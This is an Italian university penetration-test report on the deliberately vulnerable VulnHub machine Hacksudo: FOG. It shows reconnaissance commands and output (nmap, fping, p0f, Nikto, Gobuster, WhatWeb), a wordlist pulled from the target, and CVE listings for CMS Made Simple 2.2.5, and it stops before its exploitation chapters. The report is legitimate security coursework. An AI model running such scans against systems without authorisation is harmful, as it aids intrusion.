

Università degli Studi di Salerno



Penetration Testing Report

HACKSUDO: FOG

Triggiani Giulio 0522501328 | Corso di PTEH | A.A. 2023/2024



UNIVERSITÀ DEGLI STUDI DI SALERNO
DIPARTIMENTO DI INFORMATICA

Sommario

<u>1 INTRODUZIONE</u>	2
1.1 METODOLOGIA UTILIZZATA	2
1.2 STRUMENTI UTILIZZATI	2
<u>2 TARGET SCOPING</u>	3
2.1 RACCOLTA DEI REQUISITI DEL CLIENTE.....	3
2.2 TEST PLAN	3
2.3 DEFINIZIONE DEI CONFINI DEL TEST	4
2.4 DEFINIZIONE DEGLI OBIETTIVI DI BUSINESS	4
<u>3 INFORMATION GATHERING.....</u>	5
3.1 GOOGLE DORKING.....	5
<u>4 TARGET DISCOVERY.....</u>	6
4.1 TARGET DISCOVERY	6
4.2 OS FINGERPRINTING.....	7
<u>5 ENUMERATING TARGET.....</u>	9
<u>6 VULNERABILITY MAPPING</u>	11
6.1 ANALISI MANUALE DELLE VULNERABILITÀ.....	11
6.2 ANALISI AUTOMATICA DELLE VULNERABILITÀ	16
<u>7 TARGET EXPLOITATION.....</u>	18
<u>8 TARGET POST-EXPLOITATION: PRIVILEGE ESCALATION</u>	27
<u>9 TARGET POST-EXPLOITATION: MAINTAINING ACCESS.....</u>	31
<u>CONCLUSIONI</u>	35

1 Introduzione

1.1 METODOLOGIA UTILIZZATA

Lo scopo di questo progetto è effettuare un Penetration Testing di tipo black box. La macchina vulnerabile by design scelta è HACKSUDO: FOG reperibile al seguente link: <https://vulnhub.com/entry/hacksudo-fog,697/>. L'intera attività è stata suddivisa in varie fasi che seguono il Framework Generale per il Penetration Testing (FGPT), le fasi sono le seguenti:

1. Target Scoping;
2. Information Gathering;
3. Target Discovery;
4. Enumerating Target;
5. Vulnerability Mapping;
6. Social Engineering;
7. Target Exploitation;
8. Target Post-Exploitation.

1.2 STRUMENTI UTILIZZATI

L'attività progettuale è stata svolta usando due macchine virtuali (macchina attaccante e macchina target) emulate tramite Oracle VM VirtualBox. Le macchine virtuali utilizzate sono:

- Macchina attaccante: Kali Linux versione 2023.1
- Macchina target: HACKSUDO: FOG

Le due macchine sono state messe in comunicazione creando una rete virtuale con NAT su VirtualBox con spazio di indirizzamento 10.0.2.0/24.

2 Target Scoping

In questa prima fase ci occuperemo di definire l'ambito e i confini del penetration testing.

2.1 RACCOLTA DEI REQUISITI DEL CLIENTE

Essendo il penetration testing svolto in ambito di un progetto universitario si suppone che sia stato commissionato dal docente o dall'autore della macchina virtuale presa in esame o da entrambi, dunque, dora in poi li identificheremo come “committente”.

L'asset analizzato è una macchina virtuale di cui le uniche informazioni che abbiamo sono quelle presenti sul sito VulnHub da cui è stata scaricata la macchina; dunque, verrà svolto un penetration testing di tipo black box.

Non sono state specificati limiti agli strumenti da usare e alle attività da eseguire sull'asset; tuttavia, trattandosi di una macchina virtuale e non di un asset effettivamente usato in un contesto reale, attività come ingegneria sociale e analisi del comportamento dei dipendenti non verranno effettuate.

L'asset sarà analizzato nella sua interezza e non ci sono ulteriori requisiti da tenere in considerazione.

2.2 TEST PLAN

Questa attività di penetration testing seguirà il framework generale per il penetration testing (FGPT) fornito da Kali Linux per questo tipo di attività, in particolare le fasi prese in considerazione saranno:

- Target Scoping;
- Information Gathering;
- Target Discovery;
- Enumerating Target;
- Vulnerability Mapping;
- Target Exploitation;
- Privilege Escalation;
- Maintaining Access;

Trattandosi di un progetto in ambito universitario non è necessaria la stipula di un accordo di non divulgazione né di un contratto di penetration testing.

2.3 DEFINIZIONE DEI CONFINI DEL TEST

Trattandosi di un penetration testing svolto nell'ambito di un progetto universitario non ci sono limitazioni sugli strumenti da utilizzare né sulle tecnologie e tantomeno su parti della macchina target da escludere dall'analisi.

2.4 DEFINIZIONE DEGLI OBIETTIVI DI BUSINESS

L'obiettivo del penetration testing effettuato sulla macchina target (HACKSUDO: FOG) è quello di individuarne eventuali vulnerabilità e fornire, per ciascuna di esse, una serie di soluzioni al fine di correggerle o mitigarle e contribuire dunque a creare politiche di sicurezza per contrastare i rischi nonché fornire soluzioni di sicurezza per proteggere l'asset.

3 Information Gathering

L'obiettivo di questa fase è raccogliere informazioni sull'asset da analizzare che saranno molto utili nelle fasi successive. Verranno illustrate tutte le metodologie utilizzate e le varie informazioni ottenute. Verrà fatto uso sia di information gathering attivo che passivo.

Le prime informazioni di cui veniamo a conoscenza, ovviamente, sono quelle presenti sulla pagina VulnHub della macchina, purtroppo l'unica informazione che riusciamo a ricavare è che il sistema operativo è Linux di cui non conosciamo la versione.

3.1 GOOGLE DORKING

Usando Google in maniera opportuna si possono ottenere informazioni aggiuntive molto utili.

In particolare è stata usata la keyword “Hacksudo:FOG” per cercare esattamente il nome della macchina scelta, il risultato della ricerca ha portato alla [seguente](#) guida alla sfida CTF.

I risultati ottenuti usando altre keyword hanno portato alla stessa risorsa o comunque a risultati simili dunque sono stati omessi.

A causa della natura dell'asset da analizzare altri strumenti di information gathering non risultano utili per trovare informazioni rilevanti.

4 Target Discovery

In questa fase andremo a identificare gli host attivi all'interno dell'asset e i sistemi operativi di tali host.

4.1 TARGET DISCOVERY

Come prima cosa cerchiamo di ottenere informazioni sulla rete a cui siamo connessi usando il comando *ifconfig*.

```
(root㉿kali)-[~/home/giulio]
# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
        ether 02:42:b1:f3:88 txqueuelen 0 (Ethernet)
            RX packets 0 bytes 0 (0.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 0 bytes 0 (0.0 B)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe5e:79c0 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:5e:79:c0 txqueuelen 1000 (Ethernet)
            RX packets 3 bytes 710 (710.0 B)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 23 bytes 3096 (3.0 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Come possiamo vedere l'indirizzo IPv4 della macchina Kali è **10.0.2.15**, quella della macchina target rimane ancora sconosciuto.

Usiamo il comando *fping* per individuarlo.

```
(root㉿kali)-[~/home/giulio]
# fping -g 10.0.2.0/24
10.0.2.1 is alive
10.0.2.2 is alive
10.0.2.3 is alive
10.0.2.7 is alive
10.0.2.15 is alive
```

- 10.0.2.1, 10.0.2.2, 10.0.2.3 sono indirizzi allocati da VirtualBox
- 10.0.2.15 è la macchina Kali
- **10.0.2.7** è dunque l'asset da analizzare

Ora usiamo *Nmap* per confermare la nostra ipotesi.

```
[root@kali]~/home/giulio]
# nmap -sn 10.0.2.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-14 09:40 CEST
Nmap scan report for 10.0.2.1
Host is up (0.00020s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00017s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00034s latency).
MAC Address: 08:00:27:2E:DC:01 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.7
Host is up (0.00053s latency).
MAC Address: 08:00:27:22:7B:FD (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.15
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 11.33 seconds
```

Come possiamo vedere anche *nmap* mostra i tre host generati da VirtualBox, la nostra macchina Kali con indirizzo 10.0.2.15 ed in fine la macchina target con indirizzo 10.0.2.7.

4.2 OS FINGERPRINTING

Proviamo ora ad ottenere informazioni sul sistema operativo in esecuzione sull'host in esame, come prima cosa effettuiamo un OS fingerprinting passivo usano *p0f*, per farlo lanciamo il comando *p0f* e attraverso un browser generiamo del traffico verso la macchina target.

```
[root@kali]~/home/giulio]
# p0f
— p0f 3.09b by Michal Zalewski <lcamtuf@coredump.cx> —

[+] Closed 1 file descriptor.
[+] Loaded 322 signatures from '/etc/p0f/p0f.fp'.
[+] Intercepting traffic on default interface 'eth0'.
[+] Default packet filtering configured [+VLAN].
[+] Entered main event loop.

.-[ 10.0.2.15/52676 → 34.160.144.191/443 (syn) ]-
| client    = 10.0.2.15/52676
| os        = Linux 2.2.x-3.x
| dist      = 0
| params    = generic
| raw_sig   = 4:64+0:0:1460:mss*44,7:mss,sok,ts,nop,ws:df,id+:0
|
```

Come possiamo vedere il sistema operativo individuato è **Linux 2.2.x-3.x**.

Cerchiamo ora di ottenere informazioni più dettagliate eseguendo un OS fingerprinting attivo usano *Nmap* con opzione *-o*.

```
[root@kali]~[/home/giulio]
# nmap -O 10.0.2.7
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-14 11:58 CEST
Nmap scan report for 10.0.2.7
Host is up (0.00044s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
443/tcp   open  https
2049/tcp  open  nfs
3306/tcp  open  mysql
MAC Address: 08:00:27:22:7B:FD (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.81 seconds
```

In questo caso Nmap ci ha indicato come sistema operativo **Linux 4.15 – 5.6**, poiché le scansioni di tipo attivo sono più accurate considereremo come versione del sistema operativo quest'ultima.

Possiamo vedere che la macchina ha in esecuzione dei server **ftp, ssh, http** e altri servizi. Il servizio in esecuzione sulla porta 80 è una pagina web, accedendo ad esso ci troviamo davanti una pagina web a sfondo nero con al centro la scritta HACKSUDO FOG, al momento non sembra esserci nulla di interessante.



5 Enumerating Target

In questa fase andremo ad individuare tutte le porte aperte presenti sulla macchina target ed andremo ad analizzare i servizi esposti su tali porte per individuare eventuali vulnerabilità.

Effettuiamo una scansione attiva delle porte eseguendo *Nmap* con opzione *-sV*, facendoci fornire le porte aperte, i servizi esposti e le relative versioni.

```
(root㉿kali)-[~/home/giulio]
# nmap -sV 10.0.2.7
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-17 11:23 CEST
Nmap scan report for 10.0.2.7
Host is up (0.00022s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp    Pure-FTPd
22/tcp    open  ssh    OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http   Apache httpd 2.4.38 ((Debian))
111/tcp   open  rpcbind 2-4 (RPC #100000)
443/tcp   open  http   Apache httpd 2.4.38
2049/tcp  open  nfs_acl 3 (RPC #100227)
3306/tcp  open  mysql  MySQL 5.5.5-10.3.27-MariaDB-0+deb10u1
MAC Address: 08:00:27:22:7B:FD (Oracle VirtualBox virtual NIC)
Service Info: Host: hacksudo.hacksudo; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.54 seconds
```

Abbiamo ottenuto varie informazioni. Scopriamo che la pagina web in esecuzione sulla porta 80 ha come sistema operativo in uso **Debian** con versione di **Apache 2.4.38**, scopriamo anche che la versione di **OpenSSH** in esecuzione è **7.9p1**, rileva inoltre che il sistema è in esecuzione su **Oracle VirtualBox**.

Facendo una veloce ricerca su Google scopriamo che Apache httpd 2.4.38 presenta una vulnerabilità ([link](#))

CVE-2021-44790 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

A carefully crafted request body can cause a buffer overflow in the mod_lua multipart parser (`r:parsebody()` called from Lua scripts). The Apache httpd team is not aware of an exploit for the vulnerability though it might be possible to craft one. This issue affects Apache HTTP Server 2.4.51 and earlier.

QUICK INFO

CVE Dictionary Entry:

CVE-2021-44790

NVD Published Date:

12/20/2021

NVD Last Modified:

11/06/2023

Source:

Apache Software Foundation

Severity

CVSS Version 4.0

CVSS Version 3.x

CVSS Version 2.0

CVSS 4.0 Severity and Metrics:



NIST: NVD



NVD assessment not yet provided.

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have not published a CVSS score for this CVE at this time. NVD Analysts use publicly available information at the time of analysis to associate CVSS vector strings.

e anche OpenSSH 7.9p1 ne presenta alcune ([link](#), [link](#))

Openbsd » Openssh : Security Vulnerabilities, CVEs

Published in: ≡ ▾ 2024 January February March April May June

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9 In CISA KEV Catalog

Sort Results By : Publish Date ↗ ↘ Update Date ↗ ↘ CVE Number ↗ ↘ CVE Number ↗ ↘ CVSS Score ↗ ↘ EPSS Score ↗ ↘

113 vulnerabilities found

▶ 1 2 3 4 5

Copy

CVE-2023-51767

OpenSSH through 9.6, when common types of DRAM are used, might allow row hammer attacks (for authentication bypass) because the integer value of authenticated in mm_answer_authpassword does not resist flips of a single bit. NOTE: this is applicable to a certain threat model of attacker-victim co-location in which the attacker has user privileges.
Source: MITRE

Max CVSS	7.0
EPSS Score	0.05%
Published	2023-12-24
Updated	2024-02-27

CVE-2023-51385

In ssh in OpenSSH before 9.6, OS command injection might occur if a user name or host name has shell metacharacters, and this name is referenced by an expansion token in certain situations. For example, an untrusted Git repository can have a submodule with shell metacharacters in a user name or host name.
Source: MITRE

Max CVSS	6.5
EPSS Score	0.27%
Published	2023-12-18
Updated	2024-03-13

CVE-2023-51384

In ssh-agent in OpenSSH before 9.6, certain destination constraints can be incompletely applied. When destination constraints are specified during addition of PKCS#11-hosted private keys, these constraints are only applied to the first key, even if a PKCS#11 token returns multiple keys.
Source: MITRE

Max CVSS	5.5
EPSS Score	0.01%
Published	2023-12-18
Updated	2024-05-16


6 Vulnerability Mapping

In questa fase andremo ad analizzare le vulnerabilità in base alle porte aperte e ai servizi esposti individuati nella fase precedente. In modo particolare ci concentreremo sulla web application.

6.1 ANALISI MANUALE DELLE VULNERABILITÀ

Come prima cosa effettuiamo una analisi manuale delle vulnerabilità, iniziamo con l'analizzare il codice sorgente della pagina web scoperta nella fase precedente.

Attraverso il browser, dunque, colleghiamoci all'indirizzo 10.0.2.7 ed analizziamone il sorgente.



```
1 <!DOCTYPE html>
2 <html lang="en">
3
4 <head>
5   <meta charset="UTF-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <meta http-equiv="X-UA-Compatible" content="ie=edge">
8   <link rel="stylesheet" href="style.css">
9   <title>Hacksudo FOG</title>
10 </head>
11
12 <body style="background-color:black;">
13   <section>
14     <video src="smoke.mp4" autoplay muted></video>
15     <h1>
16       <span>H</span>
17       <span>A</span>
18       <span>C</span>
19       <span>K</span>
20       <span>S</span>
21       <span>U</span>
22       <span>D</span>
23       <span>O</span>
24       <br>
25       <span>F</span>
26       <span>O</span>
27       <span>G</span>
28     </h1>
29
30   <center><marquee><a href="index1.html">FOG TEAM click here </a></marquee></center>
31   </section>
32 </body>
33 </html>
34
```

Oltre al file **smoke.mp4** possiamo notare il riferimento ad una pagina **index.html**.

Andandola a visitare troviamo questo.



Analizziamo il sorgente anche di questa pagina.

```

← → ⌂ ⌄ view-source:http://10.0.2.7/index1.html
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

1 <html>
2 <title>hacksudo-fogTEAM
3 </title>
4 <body style="background-color:black;">
5 <center><h1><font color=white>Hacksudo:FOG-TEAM</font></h1></center>
6  </body>
7 <!-- caesar-cipher ==? https://github.com/hacksudo/SoundStegno --!>
8 <!-- box author : hacksudo --!>
9 </html>
10

```

Possiamo notare nella parte commentata un link che fa riferimento a qualcosa che potrebbe essere nascosto in un file audio e cifrato con il cifrato di Cesare, inoltre l'autore qui riportato, hacksudo, potrebbe essere anche un utente del sistema.

Pagina GitHub di SoundStegno.

[README](#)

SoundStegno Hacksudo

credit goes to @Techchipnet
Embedding secret messages in wave audio file

What is SoundStegno

Hiddenwave is a python based program for simple audio steganography. You can hide your secret text messages in wave audio file. you can play this audio in any media player and secretly share your private message with any one.

Tali informazioni potrebbero far riferimento alla sfida CTF relativa alla macchina scelta e dunque non essere utili ai nostri scopi.

Effettuiamo ora una scansione con *Nikto* per ottenere più informazioni e rilevare vulnerabilità relative al server httpd.

```
[root@kali]~[~/home/giulio]
# nikto -h http://10.0.2.7
- Nikto v2.5.0
+ Target IP:          10.0.2.7
+ Target Hostname:    10.0.2.7
+ Target Port:        80
+ Start Time:         2024-06-17 13:04:39 (GMT2)

+ Server: Apache/2.4.38 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netspark.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-c all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 355, size: 5c2081d0bc3f3, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.38 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: HEAD, GET, POST, OPTIONS .
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /cms/: Cookie CMSSESSIDb272e4e7bbbb created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /cms/: This might be interesting.
+ /README.md: Readme Found.
+ 8102 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2024-06-17 13:05:09 (GMT2) (30 seconds)

+ 1 host(s) tested
```

Scopriamo che il server espone una cartella **cms** che potrebbe essere interessante.

Prima di esplorare la directory proviamo ad usare anche *Gobuster* per vedere se riusciamo a trovare altre informazioni.

```
[root@kali]-[~/home/giulio]
# gobuster dir -u http://10.0.2.7 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,php3,html,txt,pub

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.0.2.7
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:    /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.5
[+] Extensions:  html,txt,pub,php,php3
[+] Timeout:      10s


2024/06/19 10:58:55 Starting gobuster in directory enumeration mode

./php           (Status: 403) [Size: 273]          Password
./html          (Status: 403) [Size: 273]
/index.php      (Status: 302) [Size: 0] [→ /fog/index.php]
/index.html     (Status: 200) [Size: 853]
/index1.html    (Status: 200) [Size: 329]
/cms            (Status: 301) [Size: 302] [→ http://10.0.2.7/cms/]
/dict.txt       (Status: 200) [Size: 1798]
/fog            (Status: 301) [Size: 302] [→ http://10.0.2.7/fog/] Forgot your password?
./php            (Status: 403) [Size: 273]
./.html          (Status: 403) [Size: 273]
/server-status  (Status: 403) [Size: 273]
Progress: 1323154 / 1323366 (99.98%)
2024/06/19 11:13:55 Finished
```

Come possiamo vedere è stata trovata la directory **dict.txt**.

Vediamo cosa contengono.

Dict.txt sembra contenere una lista di utenti o di password.



The screenshot shows a terminal window in Kali Linux with the URL `10.0.2.7/dict.txt` in the address bar. The terminal window contains a large list of words, likely a password or wordlist file, which includes various permutations of the word 'hacker' and other related terms such as 'hackers', 'hacked', 'hacking', and 'shack'. The list is as follows:

```
hacker
hackers
hacker1
loveshack
hacked
mhacky
hackett
hackney
mhack
hacking
dothack
jhacky
ihatehackers
radioshack
hackme
jhack
thacker
mhackie
shack
jhackie
chacka
hackman
hackerz
hackers1
hacker123
donthackme
chacky
shackles
shack1
meshack
hackthis
HACKER
thehacker
ih8hackers
shacky
shacks
nohacking
nohackers
hacksaw
hacker2
Hacker
shacker
nohack
hacktheplanet
hackney1
```

Scarichiamola in locale attraverso il comando `wget http://10.0.2.7/dict.txt`.

Vediamo ora cosa contiene la directory CMS.

The screenshot shows the CMS Made Simple homepage. At the top, there's a navigation bar with links to HOME, HOW CMSMS WORKS, DEFAULT TEMPLATES EXPLAINED, and DEFAULT EXTENSIONS. Below the navigation is a search bar with the placeholder "Enter Search...". The main headline reads "Flexible & Powerful" and "Manage your Website anywhere and anytime". To the right, there are three devices (a smartphone, a tablet, and a laptop) displaying the CMS interface. Below the headline, there's a breadcrumb trail "News > You are here: Home" and a "HOME" button. A "GENERAL" category is also visible.

Sembra essere la pagina di gestione per una risorsa web.

Cercando all'interno della pagina possiamo trovare un link che ci porta ad una **pagina di login**.



Possiamo inoltre notare in fondo alla pagina che la versione di CMS è **2.2.5**.



© Copyright 2004 - 2024 - CMS Made Simple
This site is powered by [CMS Made Simple](#) version 2.2.5

Usiamo *whatweb* per confermare la versione.

```

root@kali: /home/giulio
File Azioni Modifica Visualizza Aiuto
(giulio㉿kali)-[~]
$ sudo su
[sudo] password di giulio:
(root@kali)-[~/home/giulio]
# whatweb http://10.0.2.7/cms
http://10.0.2.7/cms [301 Moved Permanently] Apache[2.4.38], Country[RESERVED][22], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[10.0.2.7], Redirectlocation[http://10.0.2.7/cms/], Title[301 Moved Permanently]
http://10.0.2.7/cms [200 OK] Apache[2.4.38], CMS-Made-Simple[2.2.5], Cookies[CMSSESSIDb272ee47bbbb], Country[RESERVED][22], HTML5, HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[10.0.2.7], JQuery[1.11.1], MetaGenerator[CMS Made Simple - Copyright (C) 2004-2021. All rights reserved.], Script[text/javascript], Title[Home - hacksudoFOG]

```

Come possiamo vedere ci conferma che la versione di CMS Made Simple è **2.2.5**.

Facendo una ricerca su Google scopriamo che CMS 2.2.5 presenta diverse vulnerabilità ([link](#), [link](#)).

Cmsmadesimple » Cms Made Simple » 2.2.5 : Security Vulnerabilities, CVEs

cpe:2.3:a:csmadesimple:cms_made_simple:2.2.5:***:***:***

Published in: 2024 January February March April May June

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9 In CISA KEV Catalog

Sort Results By: Publish Date ↗ Update Date ↗ CVE Number ↗ CVE Number ↗ CVSS Score ↗ EPSS Score ↗

39 vulnerabilities found

CVE-2021-40961	CMS Made Simple <=2.2.15 is affected by SQL injection in modules/News/function.admin_articlestab.php. The \$sortby variable is concatenated with \$query1, but it is possible to inject arbitrary SQL language without using the '.'.	Source: MITRE	Max CVSS 8.8	EPSS Score 0.33%	Published 2022-06-09
CVE-2021-28999	SQL Injection vulnerability in CMS Made Simple through 2.2.15 allows remote attackers to execute arbitrary commands via the m1_sortby parameter to modules/News/function.admin_articlestab.php.	Source: MITRE	Max CVSS 8.8	EPSS Score 0.10%	Published 2023-05-08
CVE-2021-28998	File upload vulnerability in CMS Made Simple through 2.2.15 allows remote authenticated attackers to gain a webshell via a crafted phar file.	Source: MITRE	Max CVSS 7.2	EPSS Score 0.24%	Published 2023-05-08
			Updated 2023-02-06	Updated 2023-05-15	Updated 2023-05-12

